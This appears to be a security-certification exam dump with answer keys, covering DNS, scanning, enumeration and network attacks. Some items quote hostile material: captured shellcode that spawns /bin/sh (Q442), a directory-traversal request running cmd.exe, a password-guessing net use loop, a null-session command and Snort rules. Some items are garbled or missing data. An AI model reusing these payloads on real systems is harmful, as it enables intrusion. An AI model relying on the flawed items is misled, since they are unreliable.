The Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF) specifications for securing certain kinds of information provided by DNS for use on IP networks. DNSSEC is a set of extensions to DNS provide to DNS clients (resolvers) origin authentication of DNS data, authenticated denial of existence, and data integrity, but not availability or confidentiality. DNSSEC is necessary because the original DNS design did not include security but was designed to be a scalable distributed system. DNSSEC adds security while maintaining backward compatibility.

Question: 375

Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

A. Preparation phase
B. Containment phase
C. Identification phase
D. Recovery phase

Answer: A

Question: 376

The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive. Which of the following is being described?

A. Multi-cast mode
B. Promiscuous mode
C. WEM

D. Port forwarding

Answer: B

Question: 377

A large mobile telephony and data network operator has a data center that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems.
What is the best security policy concerning this setup?

A. Network elements must be hardened with user ids and strong passwords. Regular security tests and audits should be performed.
B. As long as the physical access to the network elements is restricted, there is no need for additional measures.
C. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
D. The operator knows that attacks and down time are inevitable and should have a backup site.

Answer: A

Question: 378

PGP, SSL, and IKE are all examples of which type of cryptography?

A. Digest
B. Secret Key
C. Public Key
D. Hash Algorithm

Answer: C

Question: 379

Peter is surfing the internet looking for information about DX Company. Which hacking process is Peter doing?

A. Scanning
B. Footprinting
C. Enumeration
D. System Hacking

Answer: B

Question: 380

A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer's software and hardware without the owner's permission. Their intention can either be to simply gain knowledge or to illegally make changes.
Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?

A. White Hat
B. Suicide Hacker
C. Gray Hat
D. Black Hat

Answer: C

Question: 381

During a recent security assessment, you discover the organization has one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network.
What is this type of DNS configuration commonly called?

A. DynDNS
B. DNS Scheme
C. DNSSEC
D. Split DNS

Answer: D

Question: 382

What kind of detection techniques is being used in antivirus software that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the provider's environment?

A. Behavioral based
B. Heuristics based
C. Honeypot based
D. Cloud based

Answer: D

Question: 383

Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

A. tcptrace
B. Nessus
C. OpenVAS
D. tcptraceroute

Answer: A

Question: 384

What is the way to decide how a packet will move from an untrusted outside host to a protected inside that is behind a firewall, which permits the hacker to determine which ports are open and if the packets can pass through the packet-filtering of the firewall?

A. Session hijacking
B. Firewalking
C. Man-in-the middle attack
D. Network sniffing

Answer: B

Question: 385

Which of the following is not a Bluetooth attack?

A. Bluedriving
B. Bluesmacking
C. Bluejacking
D. Bluesnarfing

Answer: A

https://github.com/verovaleros/bluedriving
Bluedriving is a bluetooth wardriving utility. It can capture bluetooth devices, lookup their services, get GPS information and present everything in a nice web page. It can search for and show a lot of

information about the device, the GPS address and the historic location of devices on a map. The main motivation of this tool is to research about the targeted surveillance of people by means of its cellular phone or car. With this tool you can capture information about bluetooth devices and show, on a map, the points where you have seen the same device in the past.

Question: 386

What is the role of test automation in security testing?

A. It is an option but it tends to be very expensive.
B. It should be used exclusively. Manual testing is outdated because of low speed and possible test setup inconsistencies.
C. Test automation is not usable in security due to the complexity of the tests.
D. It can accelerate benchmark tests and repeat them with a consistent test setup. But it cannot replace manual testing completely.

Answer: D

Question: 387

Your company performs penetration tests and security assessments for small and medium-sized business in the local are
a. During a routine security assessment, you discover information that suggests your client is involved with human trafficking.
What should you do?
A. Confront the client in a respectful manner and ask her about the data.
B. Copy the data to removable media and keep it in case you need it.
C. Ignore the data and continue the assessment until completed as agreed.
D. Immediately stop work and contact the proper legal authorities.

Answer: D

Question: 388

While using your bank's online servicing you notice the following string in the URL bar:
"http: // www. MyPersonalBank. com/ account?id=368940911028389&Damount=10980&Camount=21"
You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflects the changes.
Which type of vulnerability is present on this site?

A. Cookie Tampering
B. SQL Injection
C. Web Parameter Tampering

D. XSS Reflection

Answer: C

Question: 389

The establishment of a TCP connection involves a negotiation called three-way handshake. What type of message does the client send to the server in order to begin this negotiation?

A. ACK
B. SYN
C. RST
D. SYN-ACK

Answer: B

Question: 390

Which type of security feature stops vehicles from crashing through the doors of a building?

A. Bollards
B. Receptionist
C. Mantrap
D. Turnstile

Answer: A

Question: 391

The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. Which of the following options can be useful to ensure the integrity of the data?

A. The CFO can use a hash algorithm in the document once he approved the financial statements
B. The CFO can use an excel file with a password
C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
D. The document can be sent to the accountant using an exclusive USB for that document

Answer: A

Question: 392

What is the purpose of a demilitarized zone on a network?

A. To scan all traffic coming through the DMZ to the internal network
B. To only provide direct access to the nodes within the DMZ and protect the network behind it
C. To provide a place to put the honeypot
D. To contain the network devices you wish to protect

Answer: B

Question: 393

Which of the following Linux commands will resolve a domain name into IP address?

A. >host-t a hackeddomain.com
B. >host-t ns hackeddomain.com
C. >host -t soa hackeddomain.com
D. >host -t AXFR hackeddomain.com

Answer: A

Question: 394

Shellshock allowed an unauthorized user to gain access to a server. It affected many Internet-facing services, which OS did it not directly affect?

A. Linux
B. Unix
C. OS X
D. Windows

Answer: D

Question: 395

Which regulation defines security and privacy controls for Federal information systems and organizations?

A. HIPAA
B. EU Safe Harbor
C. PCI-DSS
D. NIST-800-53

Answer: D

NIST Special Publication 800-53 provides a catalog of security and privacy controls for all U.S. federal information systems except those related to national security. It is published by the National Institute of Standards and Technology, which is a non-regulatory agency of the United States Department of Commerce. NIST develops and issues standards, guidelines, and other publications to assist federal agencies in implementing the Federal Information Security Modernization Act of 2014 (FISMA) and to help with managing cost-effective programs to protect their information and information systems.

Question: 396

What is a “Collision attack” in cryptography?

A. Collision attacks try to get the public key
B. Collision attacks try to break the hash into three parts to get the plaintext value
C. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key
D. Collision attacks try to find two inputs producing the same hash

Answer: D

Question: 397

Which of the following tools can be used for passive OS fingerprinting?

A. nmap
B. tcpdump
C. tracert
D. ping

Answer: B

Question: 398

Which of the following describes the characteristics of a Boot Sector Virus?

A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.
B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.
C. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.
D. Overwrites the original MBR and only executes the new virus code.

Answer: C

Question: 399

Your company was hired by a small healthcare provider to perform a technical assessment on the network.
What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use the built-in Windows Update tool
B. Use a scan tool like Nessus
C. Check MITRE.org for the latest list of CVE findings
D. Create a disk image of a clean Windows installation

Answer: B

Question: 400

Which of the following is a command line packet analyzer similar to GUI-based Wireshark?

A. nessus
B. tcpdump
C. ethereal
D. jack the ripper

Answer: B

Tcpdump is a data-network packet analyzer computer program that runs under a command-line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Distributed under the BSD license, tcpdump is free software.
https://www.wireshark.org/
Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.
NOTE: Wireshark is very similar to tcpdump, but has a graphical front-end, plus some integrated sorting and filtering options.

Question: 401

DHCP snooping is a great solution to prevent rogue DHCP servers on your network. Which security feature on switchers leverages the DHCP snooping database to help prevent man-in-the-middle attacks?

A. Spanning tree
B. Dynamic ARP Inspection (DAI)
C. Port security
D. Layer 2 Attack Prevention Protocol (LAPP)

Answer: B

Dynamic ARP inspection (DAI) protects switching devices against Address Resolution Protocol (ARP) packet spoofing (also known as ARP poisoning or ARP cache poisoning).
DAI inspects ARPs on the LAN and uses the information in the DHCP snooping database on the switch to validate ARP packets and to protect against ARP spoofing. ARP requests and replies are compared against entries in the DHCP snooping database, and filtering decisions are made based on the results of those comparisons. When an attacker tries to use a forged ARP packet to spoof an address, the switch compares the address with entries in the database. If the media access control (MAC) address or IP address in the ARP packet does not match a valid entry in the DHCP snooping database, the packet is dropped.

Question: 402

Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.
He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

A. Disable unused ports in the switches
B. Separate students in a different VLAN
C. Use the 802.1x protocol
D. Ask students to use the wireless network

Answer: C

Question: 403

A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops

used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

A. tcp.port = = 21
B. tcp.port = 23
C. tcp.port = = 21 | | tcp.port = =22
D. tcp.port ! = 21

Answer: A

Question: 404

You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration? alert tcp any any -> 192.168.100.0/24 21 (msg: ""FTP on the network!"";)

A. A firewall IPTable
B. FTP Server rule
C. A Router IPTable
D. An Intrusion Detection System

Answer: D

Question: 405

Which of the following program infects the system boot sector and the executable files at the same time?

A. Polymorphic virus
B. Stealth virus
C. Multipartite Virus
D. Macro virus

Answer: C

Question: 406

To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.
What term is commonly used when referring to this type of testing?

A. Randomizing

B. Bounding
C. Mutating
D. Fuzzing

Answer: D

Question: 407

An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

A. Protocol analyzer
B. Network sniffer
C. Intrusion Prevention System (IPS)
D. Vulnerability scanner

Answer: A

Question: 408

The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE's Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the Transport Layer Security (TLS) protocols defined in RFC6520.
What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?

A. Public
B. Private
C. Shared
D. Root

Answer: B

Question: 409

Why should the security analyst disable/remove unnecessary ISAPI filters?

A. To defend against social engineering attacks
B. To defend against webserver attacks
C. To defend against jailbreaking

D. To defend against wireless attacks

Answer: B

Question: 410

Which of the following is a component of a risk assessment?

A. Administrative safeguards
B. Physical security
C. DMZ
D. Logical interface

Answer: A

Question: 411

CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:
From: jim_miller@companyxyz.com
To: michelle_saunders@companyxyz.com Subject: Test message
Date: 4/3/2017 14:37
The employee of CompanyXYZ receives your email message.
This proves that CompanyXYZ's email gateway doesn't prevent what?

A. Email Masquerading
B. Email Harvesting
C. Email Phishing
D. Email Spoofing

Answer: D

Email spoofing is the fabrication of an email header in the hopes of duping the recipient into thinking the email originated from someone or somewhere other than the intended source. Because core email protocols do not have a built-in method of authentication, it is common for spam and phishing emails to use said spoofing to trick the recipient into trusting the origin of the message.
The ultimate goal of email spoofing is to get recipients to open, and possibly even respond to, a solicitation. Although the spoofed messages are usually just a nuisance requiring little action besides removal, the more malicious varieties can cause significant problems and sometimes pose a real security threat.

Question: 412

Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations.
Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.
In this context, what can you say?

A. Bob can be right since DMZ does not make sense when combined with stateless firewalls
B. Bob is partially right. He does not need to separate networks if he can create rules by destination IPs, one by one
C. Bob is totally wrong. DMZ is always relevant when the company has internet servers and workstations
D. Bob is partially right. DMZ does not make sense when a stateless firewall is available

Answer: C

Question: 413

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.
Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
B. Hire more computer security monitoring personnel to monitor computer systems and networks.
C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

Question: 414

Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah

From the above list identify the user account with System Administrator privileges.

A. John
B. Rebecca
C. Sheela
D. Shawn
E. Somia
F. Chang
G. Micah

Answer: F

Question: 415

Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

A. Overloading Port Address Translation
B. Dynamic Port Address Translation
C. Dynamic Network Address Translation
D. Static Network Address Translation

Answer: D

Question: 416

What is the following command used for?
net use \targetipc$ "" /u:""

A. Grabbing the etc/passwd file
B. Grabbing the SAM
C. Connecting to a Linux computer through Samba.
D. This command is used to connect as a null session
E. Enumeration of Cisco routers

Answer: D

Question: 417

What is the proper response for a NULL scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: E

Question: 418

One of your team members has asked you to analyze the following SOA record.
What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: D

Question: 419

One of your team members has asked you to analyze the following SOA record. What is the version? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.) (Choose four.)

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: A

Question: 420

MX record priority increases as the number increases. (True/False.)

A. True
B. False

Answer: B

Question: 421

Which of the following tools can be used to perform a zone transfer?

A. NSLookup
B. Finger
C. Dig
D. Sam Spade
E. Host
F. Netcat
G. Neotrace

Answer: A,C,D,E

Question: 422

Under what conditions does a secondary name server request a zone transfer from a primary name server?

A. When a primary SOA is higher that a secondary SOA
B. When a secondary SOA is higher that a primary SOA
C. When a primary name server has had its service restarted
D. When a secondary name server has had its service restarted
E. When the TTL falls to zero

Answer: A

Question: 423

What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?

A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024

Answer: B,C,E

Question: 424

What is a NULL scan?

A. A scan in which all flags are turned off
B. A scan in which certain flags are off
C. A scan in which all flags are on
D. A scan in which the packet size is set to zero
E. A scan with an illegal packet size

Answer: A

Question: 425

What is the proper response for a NULL scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: F

Question: 426

Which of the following statements about a zone transfer is correct? (Choose three.)

A. A zone transfer is accomplished with the DNS
B. A zone transfer is accomplished with the nslookup service
C. A zone transfer passes all zone information that a DNS server maintains
D. A zone transfer passes all zone information that a nslookup server maintains
E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
F. Zone transfers cannot occur on the Internet

Answer: A,C,E

Question: 427

You have the SOA presented below in your Zone.
Your secondary servers have not been able to contact your primary server to synchronize information.
How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?
collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

A. One day
B. One hour
C. One week
D. One month

Answer: C

Question: 428

Tess King is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain.
What do you think Tess King is trying to accomplish? Select the best answer.

A. A zone harvesting
B. A zone transfer
C. A zone update
D. A zone estimate

Answer: B

Question: 429

A zone file consists of which of the following Resource Records (RRs)?

A. DNS, NS, AXFR, and MX records
B. DNS, NS, PTR, and MX records
C. SOA, NS, AXFR, and MX records
D. SOA, NS, A, and MX records

Answer: D

Question: 430

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?

A. Install DNS logger and track vulnerable packets
B. Disable DNS timeouts
C. Install DNS Anti-spoofing
D. Disable DNS Zone Transfer

Answer: C

Question: 431

Which DNS resource record can indicate how long any "DNS poisoning" could last?

A. MX
B. SOA
C. NS
D. TIMEOUT

Answer: B

Question: 432

Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message ''Hacker Message: You are dead! Freaks!” From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact.

No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using hisdial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:

```
H@cker Mess@ge:
YOu @re De@d! Fre@ks!
```

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

A. ARP spoofing
B. SQL injection
C. DNS poisoning
D. Routing table injection

Answer: C

Question: 433

Which of the following tools are used for enumeration? (Choose three.)

A. SolarWinds
B. USER2SID
C. Cheops
D. SID2USER
E. DumpSec

Answer: B,D,E

Question: 434

What did the following commands determine?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

A. That the Joe account has a SID of 500
B. These commands demonstrate that the guest account has NOT been disabled
C. These commands demonstrate that the guest account has been disabled
D. That the true administrator is Joe
E. Issued alone, these commands prove nothing

Answer: D

Question: 435

Which definition among those given below best describes a covert channel?

A. A server program using a port that is not well known.
B. Making use of a protocol in a way it is not intended to be used.
C. It is the multiplexing taking place on a communication link.
D. It is one of the weak channels used by WEP which makes it insecure

Answer: B

Question: 436

Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.
What kind of attack is Susan carrying on?

A. A sniffing attack
B. A spoofing attack
C. A man in the middle attack
D. A denial of service attack

Answer: C

Question: 437

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

A. Interceptor
B. Man-in-the-middle
C. ARP Proxy
D. Poisoning Attack

Answer: B

Question: 438

Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use *
\\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

A. Eve is trying to connect as a user with Administrator privileges
B. Eve is trying to enumerate all users with Administrative privileges
C. Eve is trying to carry out a password crack for user Administrator
D. Eve is trying to escalate privilege of the null user to that of Administrator

Answer: C

Question: 439

Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

A. USER, NICK
B. LOGIN, NICK
C. USER, PASS
D. LOGIN, USER

Answer: A

Question: 440

Study the following log extract and identify the attack.

```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./....../....../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, */*..Accep
74 2D 4C 61 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-Encod)
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```

A. Hexcode Attack
B. Cross Site Scripting
C. Multiple Domain Traversal Attack
D. Unicode Directory Traversal Attack

Answer: D

Question: 441

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

A. 137 and 139
B. 137 and 443
C. 139 and 443
D. 139 and 445

Answer: D

Question: 442

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.
You also notice "/bin/sh" in the ASCII part of the output.
As an analyst what would you conclude about the attack?

```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..Î(.@.2...Ñ:......
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8..oTO©.¯þxP.\)
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvÝ..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷ÿ¿!÷ÿ¿"÷ÿ¿#÷ÿ¿XX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32 XXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n..................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
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90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1É1À°FÍ..å1Ò²f.Ð
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mü.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EôCf.]ìfÇEî.'.Mð
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Eì.EøÆEü..Ð.MôÍ..ÐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 CÍ..ÐCÍ..Ã1É²?.ÐÍ..Ð
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 AÍ.ë.^.u.1À.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 ó.M..U.Í.èãÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)
```

A. The buffer overflow attack has been neutralized by the IDS
B. The attacker is creating a directory on the compromised machine
C. The attacker is attempting a buffer overflow attack and has succeeded
D. The attacker is attempting an exploit that launches a command-line shell

Answer: D

Question: 443

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

A. har.txt
B. SAM file
C. wwwroot
D. Repair file

Answer: B

Question: 444

As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

A. Use the same machines for DNS and other applications
B. Harden DNS servers
C. Use split-horizon operation for DNS servers
D. Restrict Zone transfers
E. Have subnet diversity between DNS servers

Answer: B,C,D,E

Question: 445

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

A. To determine who is the holder of the root account
B. To perform a DoS
C. To create needless SPAM
D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
E. To test for virus protection

Answer: D

Question: 446

What tool can crack Windows SMB passwords simply by listening to network traffic?

A. This is not possible
B. Netbus
C. NTFSDOS
D. L0phtcrack

Answer: D

Question: 447

A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

A. Use port security on his switches.
B. Use a tool like ARPwatch to monitor for strange ARP activity.
C. Use a firewall between all LAN segments.
D. If you have a small network, use static ARP entries.
E. Use only static IP addresses on all PC's.

Answer: A,B,D

Question: 448

Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network.
Which of these tools would do the SNMP enumeration he is looking for? Select the best answers.

A. SNMPUtil
B. SNScan
C. SNMPScan
D. Solarwinds IP Network Browser
E. NMap

Answer: A,B,D

Question: 449

If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

A. Birthday
B. Brute force
C. Man-in-the-middle
D. Smurf

Answer: B

Question: 450

Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.

Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

A. Hardware, Software, and Sniffing.
B. Hardware and Software Keyloggers.
C. Passwords are always best obtained using Hardware key loggers.
D. Software only, they are the most effective.

Answer: A

Question: 451

Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
